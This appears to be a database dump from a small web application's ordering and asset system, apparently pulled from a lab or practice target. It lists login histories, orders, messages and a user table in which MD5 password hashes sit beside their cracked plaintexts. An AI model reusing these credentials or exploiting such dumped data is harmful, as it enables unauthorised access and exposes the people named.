2,Leo Aranzamendez,hacklab,"July 14, 2025 2:07:am  ","July 14, 2025 12:58:pm
",28

2,Leo Aranzamendez,hacklab,"July 14, 2025 2:34:am  ","July 14, 2025 12:58:pm
",738

2,Leo Aranzamendez,hacklab,"July 14, 2025 9:44:am  ","July 14, 2025 12:58:pm
",1259

2,Leo Aranzamendez,hacklab,"July 14, 2025 12:28:pm  ","July 14, 2025 12:58:pm
",1261

3,Julius  Felicen,admin,"July 2, 2017 2:33:am  ","July 14, 2025 10:38:am ",15
```

```
3,Julius  Felicen,admin,"July 2, 2017 8:36:am  ","July 14, 2025 10:38:am ",16
3,Julius  Felicen,admin,"July 2, 2017 8:49:am  ","July 14, 2025 10:38:am ",17
3,Julius  Felicen,admin,"July 2, 2017 8:49:am  ","July 14, 2025 10:38:am ",18
3,Julius  Felicen,admin,"July 2, 2017 8:51:am  ","July 14, 2025 10:38:am ",19
3,Julius  Felicen,admin,"July 2, 2017 9:21:am  ","July 14, 2025 10:38:am ",20
3,Julius  Felicen,admin,"July 13, 2017 10:29:pm  ","July 14, 2025 10:38:am
",21
3,Julius  Felicen,admin,"July 13, 2017 10:56:pm  ","July 14, 2025 10:38:am
",22
3,Julius  Felicen,admin,"July 14, 2025 1:33:am  ","July 14, 2025 10:38:am
",23
3,Julius  Felicen,admin,"July 14, 2025 1:38:am  ","July 14, 2025 10:38:am
",25
3,Julius  Felicen,admin,"July 14, 2025 1:43:am  ","July 14, 2025 10:38:am
",26
3,Julius  Felicen,admin,"July 14, 2025 2:17:am  ","July 14, 2025 10:38:am
",29
3,Julius  Felicen,admin,"July 14, 2025 2:17:am  ","July 14, 2025 10:38:am
",30
3,Julius  Felicen,admin,"July 14, 2025 2:18:am  ","July 14, 2025 10:38:am
",31
3,Julius  Felicen,admin,"July 14, 2025 2:18:am  ","July 14, 2025 10:38:am
",32
3,Julius  Felicen,admin,"July 14, 2025 2:18:am  ","July 14, 2025 10:38:am
",33



## Table tb_productreport
ProductID,Beg_qty,updated_qty
1,100,<blank>
2,100,<blank>
3,100,100
4,100,<blank>
5,100,<blank>
6,100,<blank>
7,100,<blank>
8,100,<blank>
9,50,<blank>
10,30,<blank>
11,20,<blank>
```

```
## Table sent_messages
ID,CustomerID,Email,Name,Message,Status,Subject,Date_created
1,1,hacklab@hacklab.com,Rick Astley,test1,<blank>,test,"July 14, 2017 3:16:am
"


## Table purchases
id,trasaction_id,payer_city,payer_email,payer_fname,payer_lname,posted_date,p
ayer_address,payer_country


## Table tb_user
userID,utype,Employee,password,username
1,3,Benjie I. Alfanta,e10adc3949ba59abbe56e057f20f883e (123456),BENJIE_OOS
2,2,Leo Aranzamendez,7052cad6b415f4272c1986aa9a50a7c3 (hacklab),hacklab
3,1,Julius  Felicen,980516ff9bdb28f6cee6f9d7336f1ecb (uranus),admin


## Table message
ID,CustomerID,Email,Name,Message,Status,Subject,Date_created
1,1,hacklab@hacklab.com,Rick Astley,test1,Seen,test,"July 14, 2017 3:16:am  "


## Table loginout_history
CustomerID,Name,User,Time_in,Time_out,Primary
1,Rick,hacklab@hacklab.com,"July 14, 2017 8:07:am  ","July 14, 2017 8:07:am
",46
1,Rick,hacklab@hacklab.com,"July 14, 2017 2:28:am  ","July 14, 2017 8:07:am
",34
1,Rick,hacklab@hacklab.com,"July 14, 2017 2:31:am  ","July 14, 2017 8:07:am
",35
1,Rick,hacklab@hacklab.com,"July 14, 2017 2:46:am  ","July 14, 2017 8:07:am
",36
1,Rick,hacklab@hacklab.com,"July 14, 2017 2:49:am  ","July 14, 2017 8:07:am
",37
1,Rick,hacklab@hacklab.com,"July 14, 2017 2:49:am  ","July 14, 2017 8:07:am
",38
1,Rick,hacklab@hacklab.com,"July 14, 2017 2:53:am  ","July 14, 2017 8:07:am
",39
1,Rick,hacklab@hacklab.com,"July 14, 2017 2:55:am  ","July 14, 2017 8:07:am
",40
1,Rick,hacklab@hacklab.com,"July 14, 2017 2:57:am  ","July 14, 2017 8:07:am
",41
1,Rick,hacklab@hacklab.com,"July 14, 2017 3:09:am  ","July 14, 2017 8:07:am
",42
```

```
1,Rick,hacklab@hacklab.com,"July 14, 2017 3:31:am  ","July 14, 2017 8:07:am
",44
1,Rick,hacklab@hacklab.com,"July 14, 2017 7:11:am  ","July 14, 2017 8:07:am
",45
1,Rick,hacklab@hacklab.com,"July 14, 2017 2:22:am  ","July 14, 2017 8:07:am
",33
1,Rick,hacklab@hacklab.com,"July 14, 2017 2:21:am  ","July 14, 2017 8:07:am
",32
1,Rick,hacklab@hacklab.com,"July 2, 2017 2:07:am  ","July 14, 2017 8:07:am
",20
1,Rick,hacklab@hacklab.com,"July 2, 2017 2:24:am  ","July 14, 2017 8:07:am
",21
1,Rick,hacklab@hacklab.com,"July 2, 2017 2:37:am  ","July 14, 2017 8:07:am
",22
1,Rick,hacklab@hacklab.com,"July 2, 2017 8:16:am  ","July 14, 2017 8:07:am
",23
1,Rick,hacklab@hacklab.com,"July 2, 2017 8:17:am  ","July 14, 2017 8:07:am
",24
1,Rick,hacklab@hacklab.com,"July 2, 2017 8:29:am  ","July 14, 2017 8:07:am
",25
1,Rick,hacklab@hacklab.com,"July 13, 2017 10:32:pm  ","July 14, 2017 8:07:am
",26
1,Rick,hacklab@hacklab.com,"July 14, 2017 2:19:am  ","July 14, 2017 8:07:am
",31
1,Rick,hacklab@hacklab.com,"July 14, 2017 2:17:am  ","July 14, 2017 8:07:am
",30
1,Rick,hacklab@hacklab.com,"July 14, 2017 2:13:am  ","July 14, 2017 8:07:am
",29
1,Rick,hacklab@hacklab.com,"July 14, 2017 1:49:am  ","July 14, 2017 8:07:am
",28
3,Colin,Colin@test.com,"July 13, 2017 10:40:pm  ","July 13, 2017 10:56:pm
",27
4,Joe,test@test.com,"July 14, 2017 3:23:am  ","July 14, 2017 3:27:am  ",43
6,Test,test@test.com,"July 14, 2025 8:23:pm  ",<blank>,58
6,Test,test@test.com,"July 14, 2025 8:23:pm  ",<blank>,59
6,Test,test@test.com,"July 14, 2025 10:36:am  ","July 14, 2025 10:36:am  ",54
6,Test,test@test.com,"July 14, 2025 6:48:am  ","July 14, 2025 10:36:am  ",53
6,Test,test@test.com,"July 14, 2025 6:02:am  ","July 14, 2025 10:36:am  ",52
6,Test,test@test.com,"July 14, 2025 5:30:am  ","July 14, 2025 10:36:am  ",51
6,Test,test@test.com,"July 14, 2025 5:08:am  ","July 14, 2025 10:36:am  ",50
6,Test,test@test.com,"July 14, 2025 8:23:pm  ",<blank>,60
6,Test,test@test.com,"July 14, 2025 8:23:pm  ",<blank>,61
6,Test,test@test.com,"July 14, 2025 2:48:am  ","July 14, 2025 10:36:am  ",47
```

```
6,Test,test@test.com,"July 14, 2025 8:23:pm  ",<blank>,62
9,Dup,dupe1@test.com,"July 14, 2025 3:35:am  ","July 14, 2025 3:35:am  ",48
10,t,tester@test.com,"July 14, 2025 4:47:am  ","July 14, 2025 4:47:am  ",49
11,G,g@g.com,"July 14, 2025 1:30:pm  ","July 14, 2025 1:30:pm  ",56
11,G,g@g.com,"July 14, 2025 1:29:pm  ","July 14, 2025 1:30:pm  ",55
11,G,g@g.com,"July 14, 2025 1:33:pm  ",<blank>,57

## Table asset_depreciation
item_id,price,years,depmed,salvage_val

## Table user_type
typeID,user_type
1,ADVERTISING Admin
2,ASSET Admin
3,ONLINE ORDERING Admin
4,SUPER Admin

## Table order_details
OrderID,ProductID,CustomerID,Orderdetailsid,Total,Quantity,Total_qty
<blank>,4,6,4,700,1,<blank>
3,1,3,1,300,1,92
3,1,1,2,300,1,91
5,10,6,3,800,1,29

## Table notif
notifID,orderID,status,date_ordered
1,1,Seen,2017-07-02
2,2,Seen,2017-07-02
4,3,Seen,2017-07-13

## Table tb_equipment
item_id,employee_id,supplier_id,price,status,date_post,item_code,item_name,br
and_name,item_category
```